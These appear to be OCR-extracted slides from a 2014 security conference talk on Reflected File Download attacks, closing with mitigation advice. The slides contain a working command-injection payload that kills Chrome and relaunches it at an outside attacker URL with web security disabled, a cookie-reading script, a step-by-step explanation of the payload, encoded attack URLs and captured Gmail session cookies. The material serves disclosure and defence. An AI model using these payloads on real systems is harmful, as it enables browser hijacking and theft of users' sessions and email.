
Let’s use just 2 out of 973…

- --disable-web-security
  shuts down same-origin-policy!
- --disable-popup-blocker
  well…
- Result: one big mess! YOU OWN CHROME!



```
<script>
win = open("http://mail.google.com");
alert(win.document.body); // granted
alert(win.document.cookie); //granted
```

Let’s create an exploit!



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\ohafif>["\"||taskkill /F /IM ch*|md||start chrome pi.vu/B2jj --disable-web-security
 --disable-popup-blocking||",[],{"t":{"bpc":false,"tlw":false},"q":"Xwxg4gmQoA9Zn6E2DjScDWXR
 zbQ"}]
```

1 Result: '["\"' is not recognized as an internal or external command, operable program or batch file.

2 || is the OR operator, since the left hand side failed, the right hand side will be executed.

3 Killing all tasks with names starting with “ch” – targeting “chrome.exe”. Chrome will be closed.

4 | redirects the input to the next command

5 The md command creates new directories. Its only use here is to cause the expression to be false.


6 || same trick as before, continuing the execution since the last expression was false.

7 Starting Chrome at the attacker’s URL without Web security and popup blocking.

8 || this time Chrome was started successfully, so the rest of the commands are ignored.

DEMO

Stealing emails from GMAIL




Downloads

Today
Mar 17, 2014

ChromeSetup.bat

https://www.google.com/s;/ChromeSetup.bat;?gs_ri=psy-ab&q=%22%7c%7c%74%61%73%...


https://www.google.com/s;/ChromeSetup.bat;?gs_ri=psy-ab&q="%7c%7ctaskkill %2fF %2fIM ch%2a%7cmd%7c%7cs...



Domain	Cookie
mail.google.com	gmailchat=hatechnion@gmail.com/531678; S=gmail=hVtMTNAVnsPsC1oNp8brwA; GMAIL_AT=AF6bupPyKqw7ju5By2U1U3U PREF=ID=edbcbd84f6e69c0f:U=0dbd1e0a76d8cdec:FF=0:LD=en:CR=2:TM=1388580040:LM=1394537127:GM=1:S=A4yLTAz qec67PAK; SAPISID=ZDFeZOfXCI5mokY1/A50zUOqmLBPjV2gEu; SID=DQAAAM4AAABYDoffAX9qVGdBUZ_2kXS7eIGXhX_Mg7Hhx8Ivu3E4p7O1V2XMQBRH4OBfH0vfkjwSgVDW1vZUQ mLivnBHT5jDnE0SHkNuz1i1gWNqOYLIwfvQxWhaMNXn3bD8rlTnwRr5g5bsPRv881oMA-_iyXwkvWdEEIjDzntpn0yotLQVP wOLDCzYeOQDzyNHMI_A80hlyIng2GQ5Ur

DEMO

Cross-Social Network RFD Worm



www.linkedin.com/#orderBy=Time&typeFilter=SHARE

Free Firewall Booklet - Get "10 Things Your Next Firewall Must Do" Now!

Oren Hafif, CISSP

I am just messing around a bit with my linkedin account. Security...

www.google.com/s;/ChromeSetup.bat;&

Like · Comment · Share · 14s ago

Keren Bizan likes:

mor basson יום מעולה לחיפוש עבודה חדשה!דרושים/ות בעל/ות ניסיון למחלקת המיסים המובילה בתחומה.למגוון המשרות: http://lnkd.in/duRs8Va

Basic Job Search

tas-ey.taleo.net · Ernst & Young refers to one or more of the member firms of Ernst & Young Global Limited (EYG), a UK private company limited by guarantee. EYG is the principal governance entity of the global Ernst & Young organization and...

Like (1) · Comment · Share · 38m ago

Keren Bizan

Pesach Zirkind likes:

Kfir Twito Happy Purim Infidel! Stay young forever!

...mment · Share · 2h ago

www.linkedin.com/nhome/nus-redirect?url=http%3A%2F%2Fmalicious-url-goes-here%2Ecom%2F&urlhash=mTEd&...

People You May Know

Monzur Morshed, Founder
Researcher at TigerHATS
Connect

Julia Mirski, ERP Security
Senior Consultant at Comse
Connect

Boaz Catane, Information
Security Consultant at Matr
Connect

You Recently Visited

Or Zelig 2nd
Product Manager at Google
Connect · Similar people

Who's Viewed Your Profile

15 Your profile has been viewed b people in the past 7 days.

22 You have shown up in search times in the past 7 days.

Who's Viewed Your Updates

How to Fix RFD?

- Use exact URL mapping – no wildcards!
- Do not escape! Encode! ~~\”~~ \u0022 or \x22
- Add Content-Disposition w/ filename att.:
  Content-Disposition: attachment; filename=1.txt
- Require Custom Headers for all APIs
- If possible use CSRF tokens

How to Fix RFD - more?

- Whitelist Callbacks – reflected by default!
- Enforce XSSI mitigation like for(;;);
- Never include user input in API usage errors.
- Remove support for Path Parameters (semicolons)
- X-Content-Type-Options: nosniff

Summary

- Your site can be used to attack users!
- Attackers get full control of victims machine.
- A file is downloaded without being uploaded.
- Advanced exploitation (chrome/powershell) and bypasses (windows).
- Fix it! I am so scared!

Who is responsible?

> ***"We recognize that the address bar is the only reliable security indicator in modern browsers."***
>
> *The Google Vulnerability Reward Program Rules*

black hat EUROPE 2014

Trustwave SpiderLabs

THANK YOU!

Follow Me: @orenhafif

Follow Us: @spiderlabs